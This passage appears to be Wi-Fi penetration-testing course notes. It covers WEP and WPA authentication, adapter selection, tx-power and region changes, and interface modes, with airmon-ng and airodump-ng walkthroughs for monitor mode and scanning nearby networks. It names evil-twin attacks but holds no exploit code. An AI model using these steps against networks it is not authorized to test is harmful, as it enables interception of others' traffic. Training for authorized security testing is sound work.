
As shown in the image above, open system authentication does not require any credentials or authentication. Devices can connect directly to the network without needing to enter a password, making it convenient for public or guest networks where ease of access is a priority.
While open system authentication is convenient for public or guest networks, Shared Key Authentication offers an additional layer of security by ensuring that only devices with the correct key can access the network.
Shared Key Authentication
On the other hand shared key authentication does involve a shared key, as the name implies. In this authentication system, the client and access point prove their identities through the computation of a challenge. This method is often associated with Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). It provides a basic level of security through the use of a pre-shared key.

Authentication with WEP
- Authentication request: Initially, as it goes, the client sends the access point an authentication request.
- Challenge: The access point then responds with a custom authentication response which includes challenge text for the client.
- Challenge response: The client then responds with the encrypted challenge, which is encrypted with the WEP key.
- Verification: The AP then decrypts this challenge and sends back either an indication of success or failure.

Authentication with WPA
On the flip side, WPA utilizes a form of authentication that includes a four-way handshake. Commonly, this replaces the association process with more verbose verification, and in the case of WPA3, the authentication portion is even crazier for the pairwise key generation. From a high level, this is performed like the following.
- Authentication request: The client sends an authentication request to the AP to initiate the authentication process.
- Authentication response: The AP responds with an authentication response, which indicates that it is ready to proceed with authentication.
- Pairwise key generation: The client and the AP then calculate the PMK from the PSK.
- Four-way handshake: The client and access point then undergo each step of the four way handshake, which involves nonce exchange, derivation, among other actions to verify that the client and AP truly know the PSK.

Shared key authentication type also involves WPA3, the latest and most secure Wi-Fi security standard. WPA3 introduces significant improvements over its predecessors, including more robust encryption and enhanced protection against brute force attacks. One of its key features is Simultaneous Authentication of Equals (SAE), which replaces the Pre-Shared Key (PSK) method used in WPA2, providing better protection for passwords and individual data sessions.
Despite its advantage, WPA3 adoption has been slower due to hardware restrictions. Many existing devices do not support WPA3 and require firmware updates or replacements to be compatible. This creates a barrier to widespread implementation, particularly in environments with a large number of legacy devices. Consequently, while WPA3 offers superior security, its use is not yet widespread, and many networks continue to rely on standards like WPA2 until the necessary hardware upgrades become more accessible and affordable.
Interfaces and Interface Modes
Wi-Fi Interfaces
Wireless interfaces are a cornerstone of Wi-Fi pentesting. After all, your machines transmit and receive this data through these interfaces. If you didn’t have them, you could not communicate. You must consider many different aspects when choosing the right interface. If you choose too weak of an interface, you might not be able to capture data during your pentesting efforts.
How to choose the right interface for the job?
One of the first things that you should consider is capabilities. If your interface is capable of 2.4G and not 5G, you might run into issues when attempting to scan higher band networks. This, of course, is an obvious one, but you should look for the following in your interface:
- IEEE 802.11ac or IEEE 802.ax support
- Supports at least monitor mode and packet injection
Not all interfaces are equal when it comes to Wi-Fi pentesting. You might find that a sole 3.4G card performs better than a more “capable” dual-band card. After all, it comes down to driver support. Not all OS have complete support for each card, so you should do your research ahead of time into your chosen chipset.
The chipset of a Wi-Fi card and its drivers are crucial factors in pentesting, as it is important to select a chipset that supports both monitor mode and packet injection. Airgeddon offers a comprehensive list of Wi-Fi adapters based on their performance. It is important to note that for external Wi-Fi adapters, drivers must be installed manually, whereas built-in adapters in laptops typically do not require manual installation. The installation process for drivers varies depending on the adapter, with different steps for each model.
Interface Strength
Much of Wi-Fi pentesting comes down to your physical positioning. As such, if a card is too weak, you might find that your efforts will be inadequate. You should always ensure that your card is strong enough to operate at larger and longer ranges. With this, you might want to shoot for longer range cards. One of the ways that you can check on this is through the iwconfig utility.
d41y@htb[/htb]$ iwconfig
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
By default, this is set to the country specified in your OS. You can check on this with the iw reg get command in Linux.
d41y@htb[/htb]$ iw reg get
global
country 00: DFS-UNSET
(2402 - 2472 @ 40), (6, 20), (N/A)
(2457 - 2482 @ 20), (6, 20), (N/A), AUTO-BW, PASSIVE-SCAN
(2474 - 2494 @ 20), (6, 20), (N/A), NO-OFDM, PASSIVE-SCAN
(5170 - 5250 @ 80), (6, 20), (N/A), AUTO-BW, PASSIVE-SCAN
(5250 - 5330 @ 80), (6, 20), (0 ms), DFS, AUTO-BW, PASSIVE-SCAN
(5490 - 5730 @ 160), (6, 20), (0 ms), DFS, PASSIVE-SCAN
(5735 - 5835 @ 80), (6, 20), (N/A), PASSIVE-SCAN
(57240 - 63720 @ 2160), (N/A, 0), (N/A)
With this, you can see all of the different typower settings that you can do for your region. Most of the time, this might be DFS-UNSET, which is not helpful for you since it limits your cards to 20 dBm. You can change this of course to your own region, but you should abide by pertinent rules and laws when doing this, as it is against the law in different areas to push your card beyond the maximum set limit, and as well it is not always particularly healthy for your interface.
Changing the Region Settings for your Interface
Suppose you lived in the US, you might want to change your interfaces region accordingly. You could do so with the iw reg set command, and simply change the US to your region’s two letter code.
d41y@htb[/htb]$ sudo iw reg set US
Then, you could check this setting again with the iw reg get command.
d41y@htb[/htb]$ iw reg get
global
country US: DFS-FCC
(902 - 904 @ 2), (N/A, 30), (N/A)
(904 - 920 @ 16), (N/A, 30), (N/A)
(920 - 928 @ 8), (N/A, 30), (N/A)
(2400 - 2472 @ 40), (N/A, 30), (N/A)
(5150 - 5250 @ 80), (N/A, 23), (N/A), AUTO-BW
(5250 - 5350 @ 80), (N/A, 24), (0 ms), DFS, AUTO-BW
(5470 - 5730 @ 160), (N/A, 24), (0 ms), DFS
(5730 - 5850 @ 80), (N/A, 30), (N/A), AUTO-BW
(5850 - 5895 @ 40), (N/A, 27), (N/A), NO-OUTDOOR, AUTO-BW, PASSIVE-SCAN
(5925 - 7125 @ 320), (N/A, 12), (N/A), NO-OUTDOOR, PASSIVE-SCAN
(57240 - 71000 @ 2160), (N/A, 40), (N/A)
Afterwards, you can check the txpower of your interface with the iwconfig utility.
d41y@htb[/htb]$ iwconfig
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
In many cases, your interface will automatically set its power to the maximum in your region. However, sometimes you might need to do this yourself. First, you would have to bring your interface down.
d41y@htb[/htb]$ sudo ifconfig wlan0 down
Then, you can set the desired txpower for your interface with the iwconfig utility.
d41y@htb[/htb]$ sudo iwconfig wlan0 txpower 30
After that, you would need to bring your interface back up.
d41y@htb[/htb]$ sudo ifconfig wlan0 up
Next, you can check the settings again by using the iwconfig utility.
d41y@htb[/htb]$ iwconfig
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
The default TX power of a wireless interface is typically set to 20 dBm, but it can be increased to 30 dBm using certain methods. However, caution should be exercised, as this adjustment may be illegal in some countries, and users should proceed at their own risk. Additionally, some wireless models may not support these settings, or the wireless chip might technically be capable of transmitting at higher power, but the device manufacturer may not have equipped the device with the necessary heat sink to safely handle the increased output.
The Tx power of the wireless interface can be modified using the previously mentioned command. However, in certain instances, this change may not take effect, which could indicate that the kernel has been patched to prevent such modifications.
Checking Driver Capabilities for your Interface
As mentioned, one of the most important things for your interface, is its capabilities to perform different actions during wi-fi pentesting. If your interface does not support something, in most cases you will simply not be able to perform that action, unless you acquire another interface. Luckily, you can check on these capabilities via the command line.
The command that you can use to find out this information is the iw list command.
d41y@htb[/htb]$ iw list
Wiphy phy5
wiphy index: 5
max # scan SSIDs: 4
max scan IEs length: 2186 bytes
max # sched scan SSIDs: 0
max # match sets: 0
max # scan plans: 1
max scan plan interval: -1
max scan plan iterations: 0
Retry short limit: 7
Retry long limit: 4
Coverage class: 0 (up to 0m)
Device supports RSN-IBSS.
Device supports AP-side u-APSD.
Device supports T-DLS.
Supported Ciphers:
* WEP40 (00-0f-ac:1)
* WEP104 (00-0f-ac:5)
<SNIP>
* GMAC-256 (00-0f-ac:12)
Available Antennas: TX 0 RX 0
Supported interface modes:
* IBSS
* managed
* AP
* AP/VLAN
* monitor
* mesh point
* P2P-client
* P2P-GO
* P2P-device
Band 1:
<SNIP>
Frequencies:
* 2412 MHz [1] (20.0 dBm)
* 2417 MHz [2] (20.0 dBm)
<SNIP>
* 2472 MHz [13] (disabled)
* 2484 MHz [14] (disabled)
Band 2:
<SNIP>
Frequencies:
* 5180 MHz [36] (20.0 dBm)
<SNIP>
* 5260 MHz [52] (20.0 dBm) (radar detection)
<SNIP>
* 5700 MHz [140] (20.0 dBm) (radar detection)
<SNIP>
* 5825 MHz [165] (20.0 dBm)
* 5845 MHz [169] (disabled)
<SNIP>
Device supports TX status socket option.
Device supports HT-IBSS.
Device supports SAE with AUTHENTICATE command
Device supports low priority scan.
<SNIP>
Of course, this output can be lengthy, but all the information in here is pertinent to your testing efforts. From the above example, you know that this interface supports the following:
- Almost all pertinent regular ciphers
- Both 2.4Ghz and 5Ghz bands
- Mesh networks and IBSS capabilities
- P2P peering
- SAE aka WPA3 authentication
As such, it can be very important for you to check on your interface’s capabilities. Suppose you were testing a WPA3 network, and you came to find out that your interface’s driver did not support WPA3, you might be left scratching your head.
Scanning Available Wi-Fi Networks
To efficiently scan for available Wi-Fi networks, you can use the iwlist command along with the specific interface name. Given the potentially extensive output of this command, it is beneficial to filter the results to show only the most relevant information. This can be achieved by piping the output through grep to include only lines containing Cell, Quality, ESSID, or IEEE.
d41y@htb[/htb]$ iwlist wlan0 scan | grep 'Cell\|Quality\|ESSID\|IEEE'
Cell 01 - Address: f0:28:c8:d9:9c:6e
Quality=61/70 Signal level=-49 dBm
ESSID:"HTB-Wireless"
IE: IEEE 802.11i/WPA2 Version 1
Cell 02 - Address: 3a:c4:6e:40:09:76
Quality=70/70 Signal level=-30 dBm
ESSID:"CyberCorp"
IE: IEEE 802.11i/WPA2 Version 1
Cell 03 - Address: 48:32:c7:a0:aa:6d
Quality=70/70 Signal level=-30 dBm
ESSID:"HackTheBox"
IE: IEEE 802.11i/WPA2 Version 1
Changing Channel & Frequency of Interface
You can use the following command to see all available channels for the wireless interface:
d41y@htb[/htb]$ iwlist wlan0 channel
wlan0 32 channels in total; available frequencies :
Channel 01 : 2.412 GHz
Channel 02 : 2.417 GHz
Channel 03 : 2.422 GHz
Channel 04 : 2.427 GHz
<SNIP>
Channel 140 : 5.7 GHz
Channel 149 : 5.745 GHz
Channel 153 : 5.765 GHz
First, you need to disable the wireless interface which ensures that the interface is not in use and can be safely reconfigured. Then you can set the desired channel using the iwconfig command and finally, re-enable the wireless interface.
d41y@htb[/htb]$ sudo ifconfig wlan0 down
d41y@htb[/htb]$ sudo iwconfig wlan0 channel 64
d41y@htb[/htb]$ sudo ifconfig wlan0 up
d41y@htb[/htb]$ iwlist wlan0 channel
wlan0 32 channels in total; available frequencies :
Channel 01 : 2.412 GHz
Channel 02 : 2.417 GHz
Channel 03 : 2.422 GHz
Channel 04 : 2.427 GHz
<SNIP>
Channel 140 : 5.7 GHz
Channel 149 : 5.745 GHz
Channel 153 : 5.765 GHz
Current Frequency:5.32 GHz (Channel 64)
As demonstrated in the above output, Channel 64 operates at a frequency of 5.32 GHz. By following these steps, you can effectively change the channel of the wireless interface to optimize performance and reduce interference.
If you prefer to change the frequency directly rather than adjusting the channel, you have the option to do so as well.
d41y@htb[/htb]$ iwlist wlan0 frequency | grep Current
Current Frequency:5.32 GHz (Channel 64)
To change the frequency, you first need to disable the wireless interface, which ensures that the interface is not in use and can be safely reconfigured. Then, you can set the desired frequency using the iwconfig command and finally, re-enable the wireless interface.
d41y@htb[/htb]$ sudo ifconfig wlan0 down
d41y@htb[/htb]$ sudo iwconfig wlan0 freq "5.52G"
d41y@htb[/htb]$ sudo ifconfig wlan0 up
You can now verify the current frequency, and this time, you can see that the frequency has been successfully changed to 5.52 GHz. This change automatically adjusted the channel to the appropriate channel 104.
d41y@htb[/htb]$ iwlist wlan0 frequency | grep Current
Current Frequency:5.52 GHz (Channel 104)
Interface Modes
Managed Mode
Managed mode is when you want your interface to act as a client or a station. In other words, this mode allows you to authenticate and associate to an access point, basic service set, and others. In this mode, your card will actively search for nearby networks (APs) to which you can establish a connection.
Pretty much in most cases, your interface will default to this mode, but suppose you want to set your interface to this mode. This could be helpful after setting your interface into monitor mode. You would run the following command.
d41y@htb[/htb]$ sudo ifconfig wlan0 down
d41y@htb[/htb]$ sudo iwconfig wlan0 mode managed
Then, to connect to a network, you could utilize the following command.
d41y@htb[/htb]$ sudo iwconfig wlan0 essid HTB-Wifi
Then, to check your interface, you can utilize the iwconfig utility.
d41y@htb[/htb]$ sudo iwconfig
wlan0 IEEE 802.11 ESSID:"HTB-Wifi"
Mode:Managed Access Point: Not-Associated Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
Ad-hoc Mode
Secondarily, you could act in a decentralized approach. This is where ad-hoc mode comes into play. Essentially this mode is peer to peer and allows wireless interfaces to communicate directly to one another. This mode is commonly found in mmost residential mesh systems for their backhaul bands. That is their band that is utilized for AP-to-AP communications and range extension. However, it is important to note, that this mode is not extender mode, as in most cases that is actually two interfaces bridged together.
To set your interface into this mode, you would run the following commands.
d41y@htb[/htb]$ sudo iwconfig wlan0 mode ad-hoc
d41y@htb[/htb]$ sudo iwconfig wlan0 essid HTB-Mesh
Then, once again, you could check your interface with the iwconfig command.
d41y@htb[/htb]$ sudo iwconfig
wlan0 IEEE 802.11 ESSID:"HTB-Mesh"
Mode:Ad-Hoc Frequency:2.412 GHz Cell: Not-Associated
Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
Master Mode
On the flip side of managed mode is master mode (access point/router mode). However, you cannot simply set this with the iwconfig utility. Rather, you need what is referred to as a management daemon. This management daemon is responsible for responding to stations or clients connecting to your network. Commonly, in Wi-Fi pentesting, you would utilize hostapd for this task. As such, you would first want to create a sample configuration.
d41y@htb[/htb]$ nano open.conf
interface=wlan0
driver=nl80211
ssid=HTB-Hello-World
channel=2
hw_mode=g
This configuration would simply bring up an open network with the name HTB-Hello-World. With this network configuration, you could bring it up with the following command.
d41y@htb[/htb]$ sudo hostapd open.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 2c:6d:c1:af:eb:91 IEEE 802.11: authenticated
wlan0: STA 2c:6d:c1:af:eb:91 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 2c:6d:c1:af:eb:91
wlan0: STA 2c:6d:c1:af:eb:91 RADIUS: starting accounting session D249D3336F052567
In the above example, hostapd brings your AP up, then you connect another device to your network, and you should notice the connection messages. This would indicate the successful operation of the master mode.
Mesh Mode
Mesh mode is an interesting one in which you can set your interface to join a self-configuring and routing network. This mode is commonly used for business applications where there is a need for large coverage across a physical space. This mode turns your interface into a mesh point. You can provide additional configuration to make it functional, but generally speaking, you can see if it is possible by whether or not you are greeted with errors after running the following commands.
d41y@htb[/htb]$ sudo iw dev wlan0 set type mesh
Then check your interface once again with the iwconfig utility.
d41y@htb[/htb]$ sudo iwconfig
wlan0 IEEE 802.11 Mode:Auto Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
Monitor Mode
Monitor mode, also known as promiscuous mode, is a specialized operating mode for wireless network interfaces. In this mode, the network interface can capture all wireless traffic within its range, regardless of the intended recipient. Unlike normal operations, where the interface only captures packets addressed to it or broadcasted, monitor mode enables comprehensive network monitoring and analysis.
Enabling monitor mode typically requires administrative privileges and may vary depending on the OS and wireless chipset used. Once enabled, monitor mode provides a powerful tool for understanding and managing wireless networks.
First you would need to bring your interface down to avoid a device or resource busy error.
d41y@htb[/htb]$ sudo ifconfig wlan0 down
Then you could set your interface’s mode with iw [interface name] set [mode].
d41y@htb[/htb]$ sudo iw wlan0 set monitor control
Then you can bring your interface back up.
d41y@htb[/htb]$ sudo ifconfig wlan0 up
Finally, to ensure that your interface is in monitor mode, you can utilize the iwconfig utility.
d41y@htb[/htb]$ iwconfig
wlan0 IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
Overall, it is important to make sure your interface supports whatever mode is pertinent to your testing efforts. If you are attempting to exploit WEP, WPA, WPA2, WPA3, and all enterprise variants, you are likely sufficient with just monitor mode and packet injection capabilities. However, suppose you were trying to achieve different actions you might consider the following capabilities.
- Employing a Rogue AP or Evil-Twin Attack: You would want your interface to support master mode with a management daemon like hostapd, hostapd-mana, hostapd-wpe, airbase-ng, and others.
- Backhaul and Mesh or Mesh-Type system exploitation: You would want to make sure your interface supports ad-hoc and mesh modes accordingly. For this kind of exploitation you are normally sufficient with monitor mode and packet injection, but the extra capabilities can allow you to perform node impersonation among others.
Aircrack-ng Essentials
Airmon-ng
Monitor mode is a specialized mode for wireless network interfaces, enabling them to capture all traffic within a Wi-Fi range. Unlike managed mode, where an interface only processes frames addressed to it, monitor mode allows the interface to capture every packet of data it detects, regardless of its intended recipient. This capability is invaluable for network analysis, troubleshooting, and security assessments, as it provides a comprehensive view of the network’s activity. By enabling monitor mode, users can intercept and analyze packets, detect unauthorized devices, identify network vulns, and gather comprehensive data on wireless networks. This mode provides a deeper level of insight into the wireless environment, facilitating more effective troubleshooting, security assessments, and performance evaluations.
Starting Monitor Mode
Airmon-ng can be used to enable monitor mode on wireless interfaces. It may also be used to kill network managers, or go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the wireless interface name, driver and chipset.
d41y@htb[/htb]$ sudo airmon-ng
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT2870/RT3070
You can set the wlan0 interface into monitor mode using the command airmon-ng start wlan0.
d41y@htb[/htb]$ sudo airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
PID Name
559 NetworkManager
798 wpa_supplicant
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT2870/RT3070
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
You could test to see if your interface is in monitor mode with the iwconfig utility.
d41y@htb[/htb]$ iwconfig
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
From the above output, it can be observed that the interface has been successfully set to monitor mode. The new name of the interface is now wlan0mon instead of wlan0, indicating that it is operating in monitor mode.
Checking for Interfering Processes
When putting a card into monitor mode, it will automatically check for interfering processes. It can also be done manually by running the following command.
d41y@htb[/htb]$ sudo airmon-ng check
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
718 NetworkManager
870 dhclient
1104 avahi-daemon
1105 avahi-daemon
1115 wpa_supplicant
As shown in the above output, there are 5 interfering processes that can cause issues by changing channels or putting the interface back into managed mode. If you encounter problems during your engagement, you can terminate these processes using the airmon-ng check kill command.
However, it is important to note that this step should only be taken if you are experiencing challenges during the pentesting process.
d41y@htb[/htb]$ sudo airmon-ng check kill
Killing these processes:
PID Name
870 dhclient
1115 wpa_supplicant
Starting Monitor Mode on a Specific Channel
It is also possible to set the wireless card to a specific channel using airmon-ng. You can specify the desired channel while enabling monitor mode on the wlan0 interface.
d41y@htb[/htb]$ sudo airmon-ng start wlan0 11
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
718 NetworkManager
870 dhclient
1104 avahi-daemon
1105 avahi-daemon
1115 wpa_supplicant
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT2870/RT3070
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
The above command will set the card into monitor mode on channel 11. This ensures that the wlan0 interface operates specifically on channel 11 while in monitor mode.
Stopping Monitor Mode
You can stop monitor mode on the wlan0mon interface using the command airmon-ng stop wlan0mon.
d41y@htb[/htb]$ sudo airmon-ng stop wlan0mon
PHY Interface Driver Chipset
phy0 wlan0mon rt2800usb Ralink Technology, Corp. RT2870/RT3070
(mac80211 station mode vif enabled on [phy0]wlan0)
(mac80211 monitor mode vif disabled for [phy0]wlan0)
You could test to see if your interface is back to managed mode with the iwconfig utility.
d41y@htb[/htb]$ iwconfig
wlan0 IEEE 802.11 Mode:Managed Frequency:2.457 GHz Tx-Power=30 dBm
Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
Airodump-ng
Airodump-ng serves as a tool for capturing packets, specifically targeting raw 802.11 frames. Its primary function lies in the collection of WEP IVs (Initialization Vectors) or WPA/WPA2 handshakes, which are subsequently utilized with aircrack-ng for security assessment purposes.
Furthermore, airodump-ng generates multiple files containing comprehensive information regarding all identified access points and clients. These files can be harnessed for scripting purposes or the development of personalized tools.
airodump-ng provides a wealth of information when scanning for Wi-Fi networks. The table below explains each field along with its description:
| Field | Description |
|---|---|
BSSID | Shows the MAC address of the access point. |
PWR | Shows the “power” of the network. The higher the number, the better the signal strength. |
Beacons | Shows the number of announcement packets sent by the network. |
#Data | Shows the number of captured data packets. |
#/s | Shows the number of data packets captured in the past ten seconds. |
CH | Shows the “Channel” the network runs off. |
MB | Shows the maximum speed supported by the network. |
ENC | Shows the encryption method used by the network. |
CIPHER | Shows the cipher used by the network. |
AUTH | Shows the authentication used by the network. |
ESSID | Shows the name of the network. |
STATION | Shows the MAC address of the client connected to the network. |
RATE | Shows the data transfer between the client and the access point. |
LOST | Shows the number of data packets lost. |
Packets | Shows the number of data packetes sent by the client. |
Notes | Shows additional information about the client, such as captured EAPOL or PMKID. |
PROBES | Shows the list of networks the client is probing for. |
To utilize airodump-ng effectively, the first step is to activate monitor mode on the wireless interface. This mode allows the interface to capture all the wireless traffic in its vicinity. You can use airmon-ng to enable monitor mode on the interface.
d41y@htb[/htb]$ sudo airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
PID Name
559 NetworkManager
798 wpa_supplicant
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT2870/RT3070
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
d41y@htb[/htb]$ iwconfig
eth0 no wireless extensions.
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:on
lo no wireless extensions.
Once monitor mode is enabled, you can run airodump-ng by specifying the name of the targeted wireless interface, such as airodump-ng wlan0mon. This command prompts airodump-ng to start scanning and collecting data on the wireless access points detectable by the specified interface.
The output generated by airodump-ng wlan0mon will present a structured table containing detailed information about the identified wireless access points.
d41y@htb[/htb]$ sudo airodump-ng wlan0mon
CH 9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:09:5B:1C:AA:1D 11 16 10 0 0 11 54. OPN NETGEAR
00:14:6C:7A:41:81 34 100 57 14 1 48 11e WEP WEP bigbear
00:14:6C:7E:40:80 32 100 752 73 2 9 54 WPA TKIP PSK teddy
BSSID STATION PWR Rate Lost Frames Notes Probes
00:14:6C:7A:41:81 00:0F:B5:32:31:31 51 36-24 2 14 bigbear
(not associated) 00:14:A4:3F:8D:13 19 0-0 0 4 mossy
00:14:6C:7A:41:81 00:0C:41:52:D1:D1 -1 36-36 0 5 bigbear
00:14:6C:7E:40:80 00:0F:B5:FD:FB:C2 35 54-54 0 99 teddy
From the output above, you can see that there are three available Wi-Fi networks or access points: NETGEAR; bigbear, and teddy. NETGEAR has the BSSID 00:09:5B:1C:AA:1D and uses OPN encryption. Bigbear has the BSSID 00:14:6C:7A:41:81 and uses WEP encryption. Teddy has the BSSID 00:14:6C:7E:40:80 and uses WPA encryption.
The stations shown below represent the clients connected to the Wi-Fi network. By checking the station ID along with the BSSID, you can determine which client is connected to which Wi-Fi network. For example, the client with station ID 00:0F:B5:FD:FB:C2 is connected to the teddy network,
Scanning Specific Channels or a Single Channel
The command airodump-ng wlan0mon initiates a comprehensive scan, collecting data on wireless access points across all the channels available. However, you can specify a particular channel using the -c option to focus the scan on a specific frequency. For instance, -c 11 would narrow the scan to channel 11. This targeted approach can provide more refined results, especially in crowded Wi-Fi environments.
Example of a single channel:
d41y@htb[/htb]$ sudo airodump-ng -c 11 wlan0mon
CH 11 ][ Elapsed: 1 min ][ 2024-05-18 17:41 ][
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:09:5B:1C:AA:1D 11 16 10 0 0 11 54. OPN NETGEAR
BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 00:0F:B5:32:31:31 -29 0 42 4
(not associated) 00:14:A4:3F:8D:13 -29 0 0 4
(not associated) 00:0C:41:52:D1:D1 -29 0 0 5
(not associated) 00:0F:B5:FD:FB:C2 -29 0 0 22
It is also possible to select multiple channels for scanning using the command airodump-ng -c 1,6,11 wlan0mon.
Scanning 5 GHz Wi-Fi Bands
By default, airodump-ng is configured to scan exclusively for networks operating on the 2.4 GHz band. Nevertheless, if the wireless adapter is compatible with the 5 GHz band, you can instruct airodump-ng to include this frequency range in its scan by utilizing the --band option. You can find a list of all WLAN channels and bands available for Wi-FI here.
The supported bands are a, b, and g.
auses 5 GHzbuses 2.4 GHzguses 2.4 GHz
d41y@htb[/htb]$ sudo airodump-ng wlan0mon --band a
CH 48 ][ Elapsed: 1 min ][ 2024-05-18 17:41 ][
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:14:6C:7A:41:81 34 100 57 14 1 48 11e WPA TKIP HTB
BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 00:0F:B5:32:31:31 -29 0 42 4
(not associated) 00:14:A4:3F:8D:13 -29 0 0 4
(not associated) 00:0C:41:52:D1:D1 -29 0 0 5
(not associated) 00:0F:B5:FD:FB:C2 -29 0 0 22
When employing the --band option, you have the flexibility to specify either a single band or a combination of bands according to your scanning needs. For instance, to scan across all available bands, you can execute the command airodump-ng --band abg wlan0mon. This command instructs airodump-ng to scan for networks across the a, b, and g bands simultaneously, providing a comprehensive overview of the wireless landscape accessible to the specified wireless interfacem wlan0mon.
Saving the Output to a File
